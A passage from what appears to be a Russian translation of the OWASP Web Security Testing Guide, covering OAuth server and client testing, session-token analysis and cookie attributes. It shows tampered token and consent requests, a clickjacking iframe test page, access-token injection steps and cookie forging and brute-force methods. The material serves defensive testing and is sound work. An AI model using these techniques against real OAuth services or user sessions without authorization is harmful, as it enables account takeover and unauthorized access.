2. Отправьте запрос токена с пустым **code_verifier**.
3. Отправьте запрос токена с **code_verifier**, действующим для другого кода авторизации.

```
POST /oauth/token HTTP/1.1
Host: as.example.com
[...]
```

```
{
  "client_id":"example-client",
  "code_verifier":"ИЗМЕНИТЕ_ИЛИ_ИСКЛЮЧИТЕ_ЕГО",
  "code":"example",
  "grant_type":"authorization_code",
  "redirect_uri":"http://client.example.com"
}
```

Тестирование подделки межсайтовых запросов на странице согласия

CSRF-атаки описаны в [CSRF](#). OAuth можно атаковать с помощью CSRF.

Чтобы предотвратить атаки CSRF на OAuth, используйте параметр **state** в качестве anti-CSRF-токена.

Другие меры также могут предотвратить CSRF, например, PKCE. Значение **nonce** также может выступать в качестве anti-CSRF-токена.

Проверяйте каждый запрос, содержащий один из параметров защиты от CSRF, используемых OAuth, в соответствии с тестами, описанными в тестовых примерах [CSRF](#).

Страница согласия отображается пользователю, чтобы убедиться, что он даёт клиентскому приложению согласие на доступ к ресурсу от его имени. Атака на страницу согласия с помощью CSRF может предоставить доступ к ресурсу произвольному клиенту от имени пользователя. Этапы этого потока:

1. Клиентское приложение генерирует параметр **state** и отправляет его с запросом согласия.
2. Агент пользователя (например, браузер) отображает страницу согласия.
3. Владелец ресурса (RO) предоставляет доступ Клиенту.
4. Согласие отправляется в AS вместе с подтверждёнными областями (scope).

Используйте HTTP-прокси, например, OWASP ZAP, чтобы убедиться, проверяется ли параметр **state**.

```
POST /u/consent?state=Tampered_State HTTP/1.1
Host: as.example.com
[...]

state=ИЗМЕНИТЕ_ИЛИ_ИСКЛЮЧИТЕ_ЕГО
&audience=https%3A%2F%2Fas.example.com%2Fuserinfo
&scope%5B%5D=profile
&scope%5B%5D=email
&action=accept
```

Тестирование на перехват клика

Перехват клика (англ.: clickjacking) описывается в разделе [Тестирование перехвата клика \(Clickjacking\)](#). Когда страница согласия подвержена кликджекингу, а злоумышленник владеет **client_id** (для публичных клиентов или **client_secret** для конфиденциальных клиентов), злоумышленник может подделать согласие пользователя и получить доступ к запрошенному ресурсу через мошеннический клиент.

Как тестировать

Чтобы эта атака была успешной, злоумышленнику необходимо загрузить страницу авторизации в `iframe`.

Для загрузки страницы авторизации в `iframe` можно использовать следующую HTML-страницу:

HTML

```
<html>
  <head>
    <title>Тестовая страница для кликджекинга</title>
  </head>
  <body>
    <iframe
      src="http://as.example.com/auth/realms/example/login-
      actions/required-action?
      execution=0AUTH_GRANT&client_id=example-client" width="500"
      height="500"></iframe>
    </body>
  </html>
```

В случае успешной загрузки сайт уязвим для перехвата клика.

См. [Тестирование перехвата клика \(Clickjacking\)](#) с подробным описанием того, как может быть проведена такая атака.

Тестирование срока действия токена

В OAuth два типа токенов: токен доступа и токен обновления. Срок действия токена доступа должен быть ограничен. Это означает, что он краткосрочен: разумный срок действия зависит от применения и может составлять от 5 до 15 минут.

Токен обновления должен быть действителен в течение более длительного периода. Это должен быть одноразовый токен, который заменяется каждый раз после использования.

Тестирование подтверждения срока действия токена доступа

Когда в качестве токена доступа используется web-токен JSON (JWT), его актуальность можно выяснить, декодировав JWT. Это описано в разделе [Тестирование JWT](#). Бывает, что AS неправильно проверяет срок действия JWT.

Чтобы проверить срок действия токена доступа используйте HTTP-прокси, например, OWASP ZAP. Перехватите запрос к конечной точке, содержащей токен доступа. Поместите этот запрос в Repeater и подождите до обозначенного в сроке времени. Срок действия токена доступа должен составлять от 5 до 15 минут в зависимости от конфиденциальности ресурсов.

Подобные запросы могут выглядеть следующим образом. Токен также может быть передан другими способами, например, в cookie.

```
GET /userinfo HTTP/1.1
Host: as.example.com
[...]
Authorization: Bearer eyJhbGciOiJIaXNiIiL[...]
```

Протестируйте срок действия, отправляя запросы по прошествии различных периодов времени, например, через 5, 10 и 30 минут.

Этот процесс можно оптимизировать, автоматизировав шаги и регистрируя ответы сервера. Когда получен ответ со статусом HTTP 403 (вместо HTTP 200), это может указывать на то, что токен доступа больше не действителен.

Протестируйте проверку срока действия токена обновления

Токены обновления имеют более длительный срок действия, чем токены доступа. Из-за этого они должны быть признаны недействительными после использования при обмене на очередной токен доступа.

Токены обновления выдаются в том же запросе токена, при котором клиенту выдаётся токен доступа.

Используйте HTTP-прокси, например, OWASP ZAP. Подготовьтесь к тестированию, выполнив следующие действия:

1. Извлеките действующий токен обновления.
2. Перехватите запрос, который используется для обмена токена обновления на новый токен доступа.
3. Отправьте захваченный запрос ретранслятору запросов (Repeater).

В следующем примере токен обновления отправляется в составе POST.

```
POST /token HTTP/1.1
Host: as.example.com
Cookie: [...]
[...]

grant_type=refresh_token
&refresh_token=eyJhbGciOiJIUz[...]
&client_id=example-client
```

Проведите следующие тесты:

1. Отправьте токен обновления и определите, выдает ли AS токен доступа.
2. Повторите действия с тем же токеном обновления, чтобы оценить, как часто принимается один и тот же токен обновления.

Если в качестве токена обновления используется JWT можно определить действительность токена обновления, декодировав JWT. Это описано в разделе [Тестирование JWT](#). Токен обновления может быть действителен в течение более длительного периода времени, но должен иметь конечную дату истечения срока действия.

Можно обеспечить дополнительную защиту с помощью обнаружения угона токена. Если при обмене токенами токен обновления используется по истечении срока его действия, AS делает недействительными все токены обновления. Чтобы протестировать этот механизм:

1. Отправьте токен обновления и определите, выдаёт ли AS токен доступа.
2. Повторяйте шаги с тем же токеном обновления, пока он не станет недействительным.
3. Используйте токен обновления из последнего ответа.

Если все токены обновления, которые были выданы клиенту для этого владельца ресурса, признаны недействительными, у AS есть обнаружение угона токенов.

Связанные сценарии тестирования

- [Тестирование подделки межсайтовых запросов \(CSRF\)](#)
- [Тестирование перенаправления URL на стороне клиента](#)
- [Тестирование подделки запроса на стороне сервера \(SSRF\)](#)
- [Тестирование JWT](#)
- [Тестирование перехвата клика \(Clickjacking\)](#)

- [Тестирование Cross Origin Resource Sharing \(CORS\)](#)

Меры защиты

Большинство атак на сервер авторизации OAuth можно предотвратить, проверив наличие и содержание параметров во время обмена кодом авторизации и токенами.

Ограничьте временной интервал и разрешённое использование учётных данных, таких как код авторизации и токен обновления. Это может предотвратить некоторые типы атак, а также ограничивает использование таких учётных данных злоумышленником, если он ими завладеет.

Правильная конфигурация мер защиты, таких как CORS, anti-CSRF-токены и заголовки для защиты от перехвата клика, помогут предотвратить или ограничить воздействие атак.

- Всегда проверяйте наличие всех параметров и контролируйте их значения.
- Используйте расширение PKCE для надлежащей защиты кода авторизации при обмене токенами.
- Не допускайте отключения функций безопасности, таких как расширение PKCE.
- Ограничивайте срок действия учётных данных.
- Используйте учётные данные только один раз везде, где это возможно, например, для кода авторизации.
- Установите имеющиеся меры защиты, такие как CORS, токены защиты от CSRF и заголовки защиты от перехвата кликов.

Инструменты

- [Burp Suite](#)
- [EsPReSSO \(расширение для Burp\)](#)
- [OWASP ZAP](#)

Ссылки

- [Аутентификация пользователей в OAuth 2.0](#)
 - [Фреймворк авторизации OAuth 2.0](#)
 - [Фреймворк авторизации OAuth 2.0: Использование токена на предъявителя](#)
 - [Модель угроз OAuth 2.0 и соображения безопасности](#)
 - [Рекомендации по безопасности OAuth 2.0](#)
 - [Поток кода авторизации с ключом подтверждения для обмена кодами \(PKCE\)](#)
-

Тестирование уязвимостей клиента OAuth

Обзор

OAuth предоставляет клиентам права доступа к ресурсам. Это позволяет им действовать от имени владельца ресурса. Клиент получает код авторизации и токен обновления при обмене токенами и сохраняет их.

Неспособность защитить обмен токенами и учётные данные может привести к несанкционированному доступу к ресурсам и повышению привилегий.

Задачи тестирования

- Найти уязвимости клиента OAuth.

Как тестировать

Чтобы протестировать клиентское приложение на уязвимости:

1. Извлеките учётные данные, используемые для авторизации.
2. Предоставьте себе доступ к произвольным ресурсам с помощью принудительного просмотра.
3. Обойдите авторизацию.

Тестирование на раскрытие секрета клиента

Секрет клиента используется для аутентификации клиента на сервере авторизации (AS), чтобы доказать, что клиент является доверенным источником.

Публичные клиенты, как правило, не могут хранить секрет клиента в тайне.

Чтобы идентифицировать секрет клиента в коде на стороне клиента, проведите анализ кода на стороне клиента.

1. Зайдите в приложение.
2. Откройте Инструменты разработчика браузера (DevTools).
3. Перейдите на вкладку Отладчик.
4. Нажмите Ctrl+Shift+F, чтобы открыть Поиск.
5. Ищите термины, похожие на **client-secret**.

Если ничего не нашлось, вы также можете:

1. Пройти процедуру авторизации с помощью перехватывающего HTTP-прокси, например, OWASP ZAP.
2. Извлечь секрет клиента из URI в параметре **client-secret**.
3. Заменить поисковый запрос в приведённом выше поиске значением секрета и выясните, раскрывается ли он в запросах.

Тестирование на предмет неправильного хранения токенов

Клиент получает токены доступа и в идеале хранит их в таком месте, где эти токены могут быть защищены от злоумышленников.

Конфиденциальные клиенты должны хранить токены в оперативной памяти, чтобы предотвратить доступ с помощью других атак, таких как включение локальных файлов (теми, у кого есть доступ к среде) или за счёт атаки с использованием SQL-инъекций.

Публичные клиенты, такие как одностраничные приложения, не имеют возможности хранить токены в тайне. Например, атака с использованием межсайтового скриптинга позволяет злоумышленникам получить доступ к учётным данным, хранящимся в браузере.

Публичные клиенты могут хранить токены в сессионном хранилище браузера или в cookie, но не в локальном хранилище. Чтобы определить, правильно ли хранятся токены:

1. Зайдите в приложение.
2. Извлеките токена доступа.
3. Откройте в браузере Инструменты разработчика.
4. Перейдите на вкладку Хранилище.
5. Найдите Локальное хранилище и посмотрите что там хранится.
6. Посмотрите что хранится в Сессионном хранилище.
7. Посмотрите что хранится в хранилище куки.

Тестирование инъекции токена доступа

Эта атака возможна только в том случае, если клиент использует тип ответа, который напрямую выдаёт клиенту токен доступа. Это так для потока неявных разрешений, потока с предоставлением клиенту пароля (ROPC), и в межсистемных потоках. Подробнее см. в разделе [Тестирование уязвимостей в OAuth](#).

Инъекция токена доступа считается успешной, если злоумышленник крадёт токен, а затем использует его для аутентификации на легитимном клиенте.

Чтобы проверить инъекцию токена доступа, выполните следующие действия. В этом примере происходит угон токена **ZXhnbXBsZQo=**.

1. Перехватите трафик между клиентом и сервером авторизации.
2. Запустите поток OAuth с клиентом, используя неявный тип.
3. Вставьте украденный токен доступа:
 - Отправьте клиенту фальсифицированный ответ на авторизацию с украденным токеном доступа (**ZXhnbXBsZQo=**).

- Перехватите действительный ответ на авторизацию и замените токен доступа (**dGVzdGluZwo=**) на украденный (**ZXhhbXBsZQo=**).




Рисунок 4.5.5.2: Поток инъекции токена доступа

Связанные сценарии тестирования

- Тестирование подделки межсайтовых запросов (CSRF)
- Тестирование перенаправления URL на стороне клиента
- Тестирование JSON Web Token
- Тестирование перехвата клика (Clickjacking)
- Тестирование Cross Origin Resource Sharing (CORS)

Меры защиты

- Используйте секрет клиента только в том случае, если у клиента есть возможность хранить его в тайне.
- Следуйте рекомендациям по безопасному хранению токенов. Обращайтесь с токенами так же, как и с другими учётными данными.
- Избегайте устаревших типов разрешений. Подробнее см. в разделе [Тестирование уязвимостей в OAuth](#).

Инструменты

- [BurpSuite](#)

- [EsPreSSO \(расширение для Burp\)](#)
- [OWASP ZAP](#)

Ссылки

- [Аутентификация пользователей в OAuth 2.0](#)
- [Фреймворк авторизации OAuth 2.0](#)
- [Фреймворк авторизации OAuth 2.0: Использование токена на предъявителя](#)
- [Модель угроз OAuth 2.0 и соображения безопасности](#)
- [Рекомендации по безопасности OAuth 2.0](#)
- [Поток кода авторизации с ключом подтверждения для обмена кодами \(PKCE\)](#)

Тестирование управления сессиями

Тестирование схемы управления сессиями

ID

WSTG-SESS-01

Обзор

Одним из основных компонентов любого web-приложения является механизм, с помощью которого оно контролирует и поддерживает состояние пользователя, взаимодействующего с ним. Чтобы избежать постоянной аутентификации для каждой страницы web-сайта или сервиса, web-приложения реализуют различные механизмы для хранения и проверки учётных данных в течение заранее определённого промежутка времени. Эти механизмы называются управлением сессиями.

В этом сценарии тестировщик должен проверить, что файлы cookie и другие сессионные токены создаются безопасным и непредсказуемым способом. Злоумышленник, который способен предсказать и подделать нестойкие cookie, может легко перехватить сессии законных пользователей.

Для реализации управления сессией используются файлы cookie, которые подробно описаны в [RFC 2965](#). Вкратце: когда пользователь обращается к приложению, которое должно отслеживать действия и идентичность этого пользователя по всем его запросам, сервер генерирует файл cookie (или несколько) и отправляет клиенту. Затем клиент передаёт cookie обратно на сервер во всех последующих подключениях до тех пор, пока его срок действия не истечёт или он не будет уничтожен. Данные, хранящиеся в cookie, могут предоставить серверу широкий спектр информации о том, кем является пользователь, какие

действия он выполнял до сих пор, каковы его предпочтения и т.д. Таким образом, предоставляя состояние протоколу без сохранения состояния, такому как HTTP.

Типичным примером является корзина для онлайн-покупок. На протяжении всей сессии пользователя приложение должно отслеживать его идентичность, его профиль, продукты, которые он выбрал для покупки, количество, индивидуальные цены, скидки и т.д. Cookies — эффективный способ хранения и передачи информации (другими способами являются параметры URL и скрытые поля).

Вследствие ценности данных, которые они хранят, cookie имеют жизненно важное значение для общей безопасности приложения. Возможность несанкционированного доступа к cookie может привести к перехвату сессий законных пользователей, получению более высоких привилегий в активной сессии и в целом к нелегитимному влиянию на работу приложения.

В этом сценарии тестировщик должен проверить, могут ли cookie, выдаваемые клиентам, противостоять широкому спектру атак, направленных на вмешательство в сессии законных пользователей и в само приложение. Общая цель состоит в том, чтобы иметь возможность подделать cookie, который приложение будет считать действительным, и который обеспечит возможность несанкционированного доступа (через захват сессии, повышение привилегий, и пр.).

Обычно основными этапами схемы атаки являются:

- **сбор cookie**: сбор достаточного количества образцов cookie;
- **реверс-инжиниринг cookie**: анализ алгоритма формирования cookie;
- **манипулирование cookie**: подделка действующего cookie для проведения атаки. Этот последний шаг может потребовать большого количества попыток, в зависимости от того, как формируется cookie (атака методом перебора).

Другой вариант атаки заключается в переполнении cookie. Строго говоря, эта атака имеет иную природу, поскольку здесь тестировщики не пытаются воссоздать абсолютно корректный cookie. Вместо этого целью является переполнение области памяти, тем самым мешая правильному поведению приложения; иногда даже с инъекцией вредоносного кода (RCE).

Задачи тестирования

- Собрать сессионные токены для одного пользователя, и по возможности для разных пользователей.
- Проанализировать их, чтобы убедиться, что обеспечивается их достаточная случайность, чтобы предотвратить атаки подмены сессии.
- Модифицировать cookie, которые не подписаны и содержат информацию, которой можно манипулировать.

Как тестировать

Тестирование методом чёрного ящика и примеры

Всё взаимодействие между клиентом и приложением должно быть проверено, по крайней мере, на соответствие следующим критериям:

- Все ли директивы **Set-Cookie** помечены как **Secure**?
- Проводятся ли операции с cookie через незашифрованные соединения?
- Можно ли принудительно передать cookie через незашифрованное соединение?
- Если да, то как приложение обеспечивает безопасность?
- Являются ли какие-либо cookie постоянными?
- Какое время указано в **Expires** для постоянных файлов cookie и адекватно ли его значение?
- Указаны ли cookie, которые, как ожидается, будут временными, как таковые?
- Какие настройки HTTP/1.1 **Cache-Control** применяются для защиты cookie?
- Какие настройки HTTP/1.0 **Cache-Control** применяются для защиты cookie?

Сбор Cookie

Первым шагом, необходимым для манипулирования cookie, является понимание того, как приложение создаёт файлы cookie и управляет ими. Для выполнения этой задачи тестировщики должны попытаться ответить на следующие вопросы:

- Сколько файлов cookie используется в приложении?

Побродите по приложению. Обратите внимание, когда создаются cookie.

Составьте список полученных cookie, страницу, которая их устанавливает (с помощью директивы set-cookie), домен, для которого они действительны, их значения и характеристики.

- Какие части приложения генерируют или изменяют cookie?

Просматривая приложение, определите, какие cookie остаются постоянными, а какие изменяются. Какие события изменяют cookie?

- Каким частям приложения требуется cookie для доступа и использования?

Узнайте, какие части приложения нуждаются в cookie. Зайдите на страницу, затем повторите попытку без cookie или с его изменённым значением.

Попробуйте сопоставить, какие cookie где используются.

Ценным результатом этого этапа может стать таблица, сопоставляющая каждый файл cookie с соответствующими частями приложения и связанной информацией.

Анализ сессии

Сами сессионные токены (Cookie, SessionID или Hidden Field) должны быть проверены, чтобы убедиться в их качестве с точки зрения безопасности. Их следует проверять по таким критериям, как случайность, уникальность, устойчивость к статистическому и криптографическому анализу и к утечке информации.

- Структура токена и утечка информации

Первый этап заключается в изучении структуры и содержимого идентификатора сессии (англ.: Session ID), предоставляемого приложением. Распространённой ошибкой является включение конкретных данных в токен вместо обобщённых, и ссылки на реальные данные на стороне сервера.

Если Session ID передаётся открытым текстом, структура и соответствующие данные могут быть сразу видны, например:

192.168.100.1:owaspuser:password:15:58.

Если часть или весь токен, по-видимому, закодирован или хэширован, его следует сравнить с различными представлениями, чтобы проверить наличие очевидной обфускации. Например, вот как строка

192.168.100.1:owaspuser:password:15:58 выглядит в Hex, Base64 и в виде хэша MD5:

- Hex:

3139322E3136382E3130302E313A6F77617370757365723A70617373776F72643A31353A3538

- Base64: **MTkyLjE2OC4xMDAuMTpvd2FzcHVzZXI6cGFzc3dvcmQ6MTU6NTg=**
- MD5: **01c2fc4f0a817afd8366689bd29dd40a**

Определив тип обфускации, возможно, удастся декодировать исходные данные. Однако в большинстве случаев это маловероятно. Тем не менее, может оказаться полезным попробовать разные кодировки для сообщения. Кроме того, если можно определить как формат, так и метод обфускации, можно было бы разработать автоматизированные атаки методом перебора.

Гибридные токены могут включать в себя такую информацию как IP-адрес или идентификатор пользователя, вместе с закодированной частью, например,

owaspuser:192.168.100.1:a7656fafe94dae72b1e1487670148412.

Проанализировав один сессионный токен, следует изучить репрезентативную выборку. Простой анализ токенов должен сразу выявить очевидные закономерности. Например, 32-битный токен может включать в себя 16 бит статичных и 16 бит переменных данных. Это может указывать на то, что первые 16 бит представляют фиксированный атрибут пользователя, например, его имя или

IP-адрес. Если второй 16-битный фрагмент монотонно увеличивается, это может указывать на последовательный или даже временной элемент для генерации токена.

Если идентифицированы статичные элементы токенов, следует собрать дополнительные образцы, изменяя по одному потенциальному входному элементу за раз. Например, попытки входа в систему через другую учётную запись или с другого IP-адреса могут привести к изменениям в ранее статичной части сессионного токена.

При тестировании структуры Session ID следует рассмотреть следующие вопросы:

- Какие части Session ID являются статичными?
- Какая конфиденциальная информация из Session ID хранится в открытом виде? Например, имена пользователей/UID, IP-адреса.
- Какая конфиденциальная информация легко декодируется?
- Какую информацию можно извлечь из структуры Session ID?
- Какие части Session ID являются статичными для одних и тех же условий входа в систему?
- Какие очевидные закономерности просматриваются в структуре Session ID в целом или в отдельных его частях?

Предсказуемость и случайность Session ID

Следует провести анализ переменных областей в структуре Session ID (если таковые имеются), чтобы установить наличие распознаваемых или предсказуемых закономерностей. Такой анализ можно провести вручную или с помощью разработанных или приобретённых статистических или криптоаналитических инструментов для выявления паттернов в содержимом Session ID. Ручные проверки должны включать сравнение Session ID, выданных для одних и тех же условий входа в систему, например, для одного и того же имени пользователя, пароля и IP-адреса.

Время — важный фактор, который приходится также учитывать. Необходимо обеспечить большое количество одновременных подключений, чтобы собирать выборки в одном и том же временном окне и постоянно поддерживать это количество. Дискретизация даже в 50 мс или менее может оказаться слишком грубой, и выборка, полученная таким образом, может выявить элементы, зависящие от времени, которые в противном случае были бы упущены.

Переменные элементы следует анализировать, чтобы определить, монотонно ли они изменяются с течением времени. Если это так, стоит исследовать закономерности, относящиеся к абсолютному или относительному времени. Многие системы используют время в качестве начального значения для своих псевдослучайных элементов. Там, где паттерны кажутся случайными, следует

рассмотреть возможность хэширования времени или других изменений окружающей среды. Как правило, результатом криптографического хэша является десятичное или шестнадцатеричное число, поэтому его и следует искать.

При анализе последовательностей, закономерностей или циклов в Session ID, статичные элементы и зависимости клиента следует рассматривать как потенциально вносящие вклад в структуру и функции приложения.

- Являются ли Session ID доказуемо случайными по своей природе? Можно ли воспроизвести результирующие значения?
- Дают ли одни и те же входные условия один и тот же Session ID при последующем запуске?
- Являются ли Session ID доказуемо устойчивыми к статистическому или криптоанализу?
- Какие элементы Session ID зависят от времени?
- Какие части Session ID являются предсказуемыми?
- Можно ли определить следующий Session ID, зная алгоритм его формирования и предыдущие Session ID?

Реверс-инжиниринг Cookie

Теперь, когда тестировщик собрал cookie и имеет общее представление об их использовании, пришло время рассмотреть поподробнее те из них, которые кажутся интересными. Какие cookie нас интересуют? Для безопасного управления сессией cookie должны сочетать в себе несколько характеристик, каждая из которых направлена на защиту от различных видов угроз.

Вот эти характеристики:

1. **Непредсказуемость:** cookie должен содержать некоторое количество данных, которые трудно угадать. Чем сложнее подделать настоящий cookie, тем сложнее взломать сессию законного пользователя. Если злоумышленник сможет угадать cookie, используемый в активной сессии законного пользователя, он сможет полностью выдать себя за этого пользователя (захват сессии). Чтобы сделать cookie непредсказуемым, можно использовать случайные значения или криптографию.
2. **Устойчивость к несанкционированному доступу:** файл cookie должен противостоять злонамеренным попыткам модификации. Если тестировщик находит cookie типа `isAdmin=No`, его легко изменить, чтобы получить права администратора, если только приложение не выполняет двойную проверку (например, добавляя к cookie зашифрованный хэш его значения).
3. **Срок действия:** чувствительные cookie должны действовать в течение минимально необходимого периода времени и сразу удаляться с диска или из памяти, чтобы избежать риска их повторного воспроизведения. Это не

относится к cookie, в которых хранятся некритичные данные, которые необходимо запоминать между сессиями (например, внешний вид сайта).

4. **Флаг Secure**: cookie, значения которых критичны для целостности сессии, должны иметь этот флаг, чтобы разрешить его передачу только по зашифрованному каналу для предотвращения перехвата.

Подход здесь заключается в том, чтобы собрать достаточную выборку из cookie и начать искать закономерности в их значениях. Точное определение «достаточности» выборки может варьироваться от нескольких экземпляров, если алгоритм формирования cookie легко взломать, до нескольких тысяч, если необходимо провести некоторый математический анализ (например, хи-квадрат, странные аттракторы — см. раздел Ссылки).

Важно обращать внимание на этапы бизнес-процесса в приложения, т.к. состояние сессии может сильно повлиять на cookie. Файл cookie, полученный до аутентификации, может сильно отличаться от такового, полученного после неё.

Ещё один аспект, который следует учитывать, — это время. Всегда записывайте точное время получения cookie, если существует вероятность того, что время влияет на значение cookie (сервер может использовать метку времени в составе значения cookie). Записанное время может быть местным временем или отметкой времени сервера, включённой в HTTP-ответ (или и то, и другое).

При анализе собранных значений необходимо попытаться выяснить все переменные, которые могли повлиять на значение cookie, и попробовать изменять их по одной за раз. Передача на сервер изменённых версий одного и того же cookie может быть очень полезной для понимания того, как приложение считывает и обрабатывает cookie.

Примеры проверок, которые должны быть выполнены на этом этапе, включают:

- Какой набор символов используется в cookie? Cookie имеет числовое значение? буквенно-цифровое? шестнадцатеричное? Что произойдёт, если вставить в cookie символы, не принадлежащие к ожидаемой кодировке?
- Состоят ли cookie из фрагментов, несущих разную информацию? Как части отделяются друг от друга? Какими разделителями? Некоторые элементы cookie могут иметь более высокую дисперсию, другие могут быть постоянными, третьи могут принимать ограниченный набор значений. Разбивка cookie на составные части — это первый и основной этап.

Пример легко определяемой структуры cookie:

```
ID=5a0acfc7ffeb919:CR=1:TM=1120514521:LM=1120514521:S=j3am5KzC4v01ba3q
```

В данном примере 5 различных полей, содержащих разные типы данных:

- ID – шестнадцатеричный
- CR – малое целое число
- TM и LM – большое целое (Интересно, что они имеют одинаковые значения. Стоит посмотреть, что произойдёт, если изменить одно из них)
- S – буквенно-цифровой.

Даже если разделители не используются, наличие достаточного количества примеров может помочь понять структуру.

Атаки методом перебора

Атаки методом перебора неизбежно приводят к вопросам, связанным с предсказуемостью и случайностью. Дисперсия в Session ID должна учитываться наряду с продолжительностью сессии и тайм-аутами. Если дисперсия в Session ID относительно невелика, а срок действия – длительный, вероятность успешной атаки методом перебора намного выше.

Длинный Session ID (или, скорее, Session ID с большой дисперсией) и более короткий срок действия значительно усложнили бы успех атаки методом перебора.

- Сколько времени займет атака методом перебора на все возможные Session ID?
- Достаточно ли велико пространство Session ID, чтобы предотвратить их перебор? Например, достаточно ли длина ключа по сравнению с допустимым сроком действия?
- Снижают ли задержки между попытками подключения с разными Session ID риск такой атаки?

Тестирование методом серого ящика и примеры

Если есть доступ к реализации схемы управления сессиями, можно проверить следующее:

- Случайный сессионный токен

Session ID или cookie, выданный клиенту, не должны быть легко предсказуемыми (не используйте линейные алгоритмы, основанные на предсказуемых переменных, таких как IP-адрес клиента). Приветствуется

использование криптографических алгоритмов с длиной ключа 256 бит и более (например, AES).

- Длина токена

Session ID должен содержать не менее 50 символов.

- Тайм-аут сессии

Сессионный токен должен иметь определённый тайм-аут (в зависимости от чувствительности управляемых приложением данных)

- Флаги Cookie:
 - непостоянные: хранятся только в оперативной памяти (Expires и Max-Age не заполняются)
 - secure (устанавливаются только через HTTPS): **Set-Cookie: cookie=data; path=/; domain=.aaa.it; secure**
 - [HTTPOnly](#) (недоступны для JavaScript): **Set-Cookie: cookie=data; path=/; domain=.aaa.it; HttpOnly**

Более подробная информация в разделе [Тестирование атрибутов Cookie](#).

Инструменты

- [OWASP Zed Attack Proxy Project \(ZAP\)](#) - есть механизм анализа сессионных токенов.
- [Burp Sequencer](#)
- [YEHG's JHijack](#)

Ссылки

Технические руководства

- [RFC 2965 "HTTP State Management Mechanism"](#)
- [RFC 1750 "Randomness Recommendations for Security"](#)
- [Michal Zalewski: "Strange Attractors and TCP/IP Sequence Number Analysis" \(2001\)](#)
- [Michal Zalewski: "Strange Attractors and TCP/IP Sequence Number Analysis - One Year Later" \(2002\)](#)
- [Correlation Coefficient](#)
- [ENT](#)
- [DMA\[2005-0614a\] - 'Global Hauri ViRobot Server cookie overflow'](#)
- [Gunter Ollmann: "Web Based Session Management"](#)
- [OWASP Code Review Guide](#)

Тестирование атрибутов Cookie

ID

WSTG-SESS-02

Обзор

Web-cookie (далее именуемые cookie или куки) часто являются ключевым вектором атаки злоумышленниками (обычно нацеленных на других пользователей), и приложение всегда должно проявлять должную осмотрительность для защиты файлов cookie.

HTTP — это протокол без сохранения состояния, что означает, что он не содержит ссылок на запросы, отправленные одним и тем же пользователем. Чтобы решить эту проблему, были созданы сессии и добавлены к HTTP-запросам. Браузеры, как подробно обсуждается в разделе [Тестирование хранилищ браузера](#), содержат несколько механизмов для хранения.

Наиболее часто используемым механизмом хранения сессий в браузерах является хранилище cookie. Cookie могут быть установлены сервером, путем включения заголовка **Set-Cookie** в HTTP-ответ или с помощью JavaScript. Cookie могут применяться по ряду причин, таких как:

- управление сессиями;
- персонализация;
- отслеживание.

Чтобы обезопасить данные в cookie, разработаны средства, помогающие изолировать cookie и ограничивать возможность их атаки. Со временем файлы cookie стали предпочтительным механизмом хранения для web-приложений, поскольку они обеспечивают большую гибкость в использовании и защите.

Средствами защиты cookie являются:

- [Атрибуты Cookie](#)
- [Префиксы Cookie](#)

Задача тестирования

- Убедитесь, что для cookie установлена безопасная конфигурация.

Как тестировать

Ниже будет рассмотрено описание каждого атрибута и префикса. Тестировщик должен убедиться, что приложение использует их должным образом. Cookie

можно просмотреть с помощью [перехватывающего прокси](#), или просмотрев хранилище cookie браузера.

Атрибуты Cookie

Атрибут Secure

